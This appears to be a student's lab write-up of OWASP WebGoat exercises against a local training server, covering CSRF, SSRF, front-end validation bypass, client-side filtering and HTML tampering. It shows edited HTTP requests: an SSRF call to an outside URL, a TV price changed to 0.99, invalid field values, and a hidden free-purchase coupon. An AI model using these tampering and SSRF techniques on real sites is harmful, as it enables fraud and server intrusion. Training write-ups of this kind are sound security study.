Use HTML file in new tab to create a button. Not working correctly, just opens the login page for WebGoat.

Task 4,

```
<input name="csrf" type="hidden" value="false">
<input type="submit" name="submit">
```

Task 7,

Not working, can't get csrf.html to display the flag, just displays the login page.

Server-Side Request Forgery

Task 2,

Intercept with zap and change image URL to "jerry" from "tom"

url=images%2Ftom.png

JSON Raw Data Headers

lessonCompleted: true
feedback: "You rocked the SSRF!"
output: ''
assignment: "SSRFTask1"
attemptWasMade: true

1 2 3 4

Find and modify the request to display Jerry

Click the button and figure out what happened.

Steal the Cheese

You failed to steal the cheese!

Task 3,


Same idea, just change the URL to the one provided.

```
POST http://127.0.0.1:8080/WebGoat/SSRF/task2 HTTP/1.1
host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 20
Origin: https://127.0.0.1:8080
url=http://ifconfig.pro
```

← 1 2 3 4 →

Change the request, so the server gets information from <http://ifconfig.pro>

Click the button and figure out what happened.



This section is now complete.
Server-Side Request Forgery

NOW ATO IS COMPLETE.

(A10) Server-side Request Forgery >

Cross-Site Request Forgeries

Server-Side Request Forgery

Client Side

Bypass Front-End Restrictions

Task 2,

Override the form so that you can submit input longer than 5 chars. Instead of “12345” we will submit “1234567”. In order to do this, we submit the form and edit the HTTP request. We can send a malformed request instead and add the extra two chars to the input.

Send a request that bypasses restrictions of all four of these fields.

Select field with two possible value

Radio button with two possible values
 Option 1
 Option 2

Checkbox: value either on or off
 Checkbox

Input restricted to max 5 characters
12345

Readonly input field
change

Sorry the solution is not correct, please try again.

We can see in the HTTP request below that we add “X” into the request that allows us to add the extra two chars.

HTTP Message

Request	Response
<pre>POST http://127.0.0.1:8080/WebGoat/BypassRestrictions/FieldRestrictions HTTP/1.1 host: 127.0.0.1:8080 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: /* Accept-Language: en-US,en;q=0.5 Referer: https://127.0.0.1:8080/WebGoat/start.mvc Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 70 select=optionX&radio=optionX&checkbox=X&shortInput=1234567& readOnlyInput=change</pre>	

Results of sending that:

HTTP Message

<pre>HTTP/1.1 200 OK Connection: keep-alive X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Frame-Options: DENY Content-Type: application/json Date: Sat, 11 Nov 2023 22:01:39 GMT Content-Length: 215</pre>	<pre>{ "lessonCompleted": true, "feedback": "Congratulations. You have successfully completed the assignment.", "output": null, "assignment": "BypassRestrictionsFieldRestrictions", "attemptWasMade": true }</pre>
--	---

Task 3,

Very similar process. Changed the HTTP request data to include invalid data that does not match the regex expressions. The altered HTTP request can be seen below.

Validation

There is often some mechanism in place to prevent users from sending altered field values to the server, such as validation before sending. Most popular browsers such as Chrome don't allow editing scripts during runtime. We will have to circumvent the validation some other way.

Task

Send a request that does not fit the regular expression above the field in all fields.

Field 1: exactly three lowercase characters (^a-z){3}\$
abc

Field 2: exactly three digits (^0-9){3}\$
123

Field 3: letters, numbers, and space only ([a-zA-Z0-9]*)\$
abc 123 ABC

Field 4: enumeration of numbers (^one|two|three|four|five|six|seven|eight|nine)\$
seven

Field 5: simple zip code (^d{5}\$)
01101

Field 6: zip with optional dash four (^d{5}(-d{4})?)\$
90210-1111

Field 7: US phone number with or without dashes (^([2-9]d{2})?d{2}-?d{3}-?d{4})\$
301-604-4882

Changed to:

```
POST http://127.0.0.1:8080/WebGoat/BypassRestrictions/frontendValidation/
HTTP/1.1
host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 216
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

field1=XYZ&field2=1234&field3=---$$$&field4=8&field5=AAAAAA&
field6=XXXX_YYYY&field7=0192837465&error=0
```

Results of sending that:

```
HTTP/1.1 200 OK
Connection: keep-alive
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sat, 11 Nov 2023 22:31:50 GMT
Content-Length: 216

{
    "lessonCompleted" : true,
    "feedback" : "Congratulations. You have successfully completed the assignment.",
    "output" : null,
    "assignment" : "BypassRestrictionsFrontendValidation",
    "attemptWasMade" : true
}
```


Now this section is completed.

Bypass front-end restrictions

Client-Side Filtering

Task 2,

Used the web tools to locate the hidden part that contains the salary information the question is looking for,



The screenshot shows a web page titled "Goat Hills Financial Human Resources". A dropdown menu "Selected user: Choose Employee" is open. Below it is a table with columns "User ID", "First Name", "Last Name", "SSN", and "Salary". One row is visible with values: User ID 105, First Name Tom, Last Name Cat, SSN 792-14-6364, and Salary 80000. At the bottom of the page is a text input field containing "What is Neville Bartholomew's salary? 450000" and a "Submit Answer" button. Below the input field is a message: "Congratulations. You have successfully completed the assignment."

```
<tr id="112" <="" tr="">
<td>112</td>
<td>Neville</td>
<td>Bartholomew</td>
<td>111-111-1111</td>
<td>450000</td>
</tr>
</tbody>
```

Task 3,

Web tools are important to finding the answer.



No need to pay if you know the code ...



The screenshot shows a product page for a Samsung Galaxy S8. The phone is displayed on the left, and the right side shows its details: Price US \$0.00, Color Black, Capacity 64 GB / 128 GB, and Quantity 1. There is a "CHECKOUT CODE" input field containing "get_it_for_free" and a green "Buy" button. Below the phone image is a "Like" button.

Congratulations. You have successfully completed the assignment.

```
> <div class="lesson-page-wrapper" style="display: none;">[REDACTED]</div>
> <div class="lesson-page-wrapper" style="display: none;">[REDACTED]</div>
> <div class="lesson-page-wrapper" style="">
>   <div class="paragraph">[REDACTED]</div>
>   <link rel="stylesheet" type="text/css" href="/WebGoat/lesson_css/clientSideFilteringFree.css">
>   <script src="/WebGoat/lesson_js/clientSideFilteringFree.js" language="JavaScript"></script>
>   <div class="attack-container">
>     <div class="assignment-success">[REDACTED]</div>
>     <div class="container-fluid">
>       ::before
>       <form class="attack-form" accept-charset="UNKNOWN" method="POST" name="form" action="/WebGoat/clientSideFiltering/getItForFree">[REDACTED]
>         <input id="discount" type="hidden" value="0">100
```

We can inspect with the web tools and see this URL being hidden/blurred. If we visit this URL we can find further helpful information as seen below.

```

$(document).ready(function() {
    //--- Click on QUANTITY
    $(".btn-minus").on("click", function () {
        var now = $("input.quantity").val();
        if ($.isNumeric(now)) {
            if (parseInt(now) - 1 > 0) {
                now--;
            }
            $("input.quantity").val(now);
            $("#price").text(now * 899);
        } else {
            $("input.quantity").val("1");
            $("#price").text(899);
        }
        calculate();
    });
    $(".btn-plus").on("click", function () {
        var now = $("input.quantity").val();
        if ($.isNumeric(now)) {
            $("input.quantity").val(parseInt(now) + 1);
        } else {
            $("input.quantity").val("1");
        }
        calculate();
    });
    $(".checkoutCode").on("blur", function () {
        var checkoutCode = $("input.checkoutCode").val();
        $.get("clientSideFiltering/challenge-store/coupons/" + checkoutCode, function (result, status) {
            var discount = result.discount;
            if (discount > 0) {
                $("#discount").text(discount);
                calculate();
            } else {
                $("#discount").text(0);
                calculate();
            }
        });
    });
});

```

If we go to the `clientSideFiltering/challenge-store/coupons/` then we can see all the discount codes and “`get_it_for_free`” will allow us to get 100% off so that is what we are looking for.


```

{
  "codes": [
    {
      "code": "webgoat",
      "discount": 25
    },
    {
      "code": "owasp",
      "discount": 25
    },
    {
      "code": "owasp-webgoat",
      "discount": 50
    },
    {
      "code": "get_it_for_free",
      "discount": 100
    }
  ]
}

```

Now this section is complete.

Client side filtering



HTML Tampering

Task 2,

Need to adjust the HTML request that specifies the cost of the TV. We can click `checkout` and then make the following modifications to the HTML request.



Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

Product	Quantity	Price	Total
 55" M5510 White Full HD Smart TV by Samsung Status: In Stock	1	2999.99	\$2999.99
		Subtotal	\$2999.99
		Shipping costs	\$0.00
		Total	\$2999.99
		Continue Shopping	Checkout ►


Request	Response
<pre>POST http://127.0.0.1:8080/WebGoat/HtmlTampering/task HTTP/1.1 host: 127.0.0.1:8080 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: /* Accept-Language: en-US,en;q=0.5 Referer: https://127.0.0.1:8080/WebGoat/start.mvc Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest content-length: 16 QTY=1&Total=0.99</pre>	

Now we get the success message and have completed the task.

Raw Data	
Save	Copy
Collapse All	Expand All
	Filter JSON
lessonCompleted:	true
feedback:	"Well done, you just bought a TV at a discount"
output:	null
assignment:	"HtmlTamperingTask"
attemptWasMade:	true

Now we have completed this section.

HTML tampering



And the larger section is also completed.

Client side	>
Bypass front-end restrictions	<input checked="" type="checkbox"/>
Client side filtering	<input checked="" type="checkbox"/>
HTML tampering	<input checked="" type="checkbox"/>

In conclusion: Didn't get 11 tasks completed (including those that required Docker and the optional task).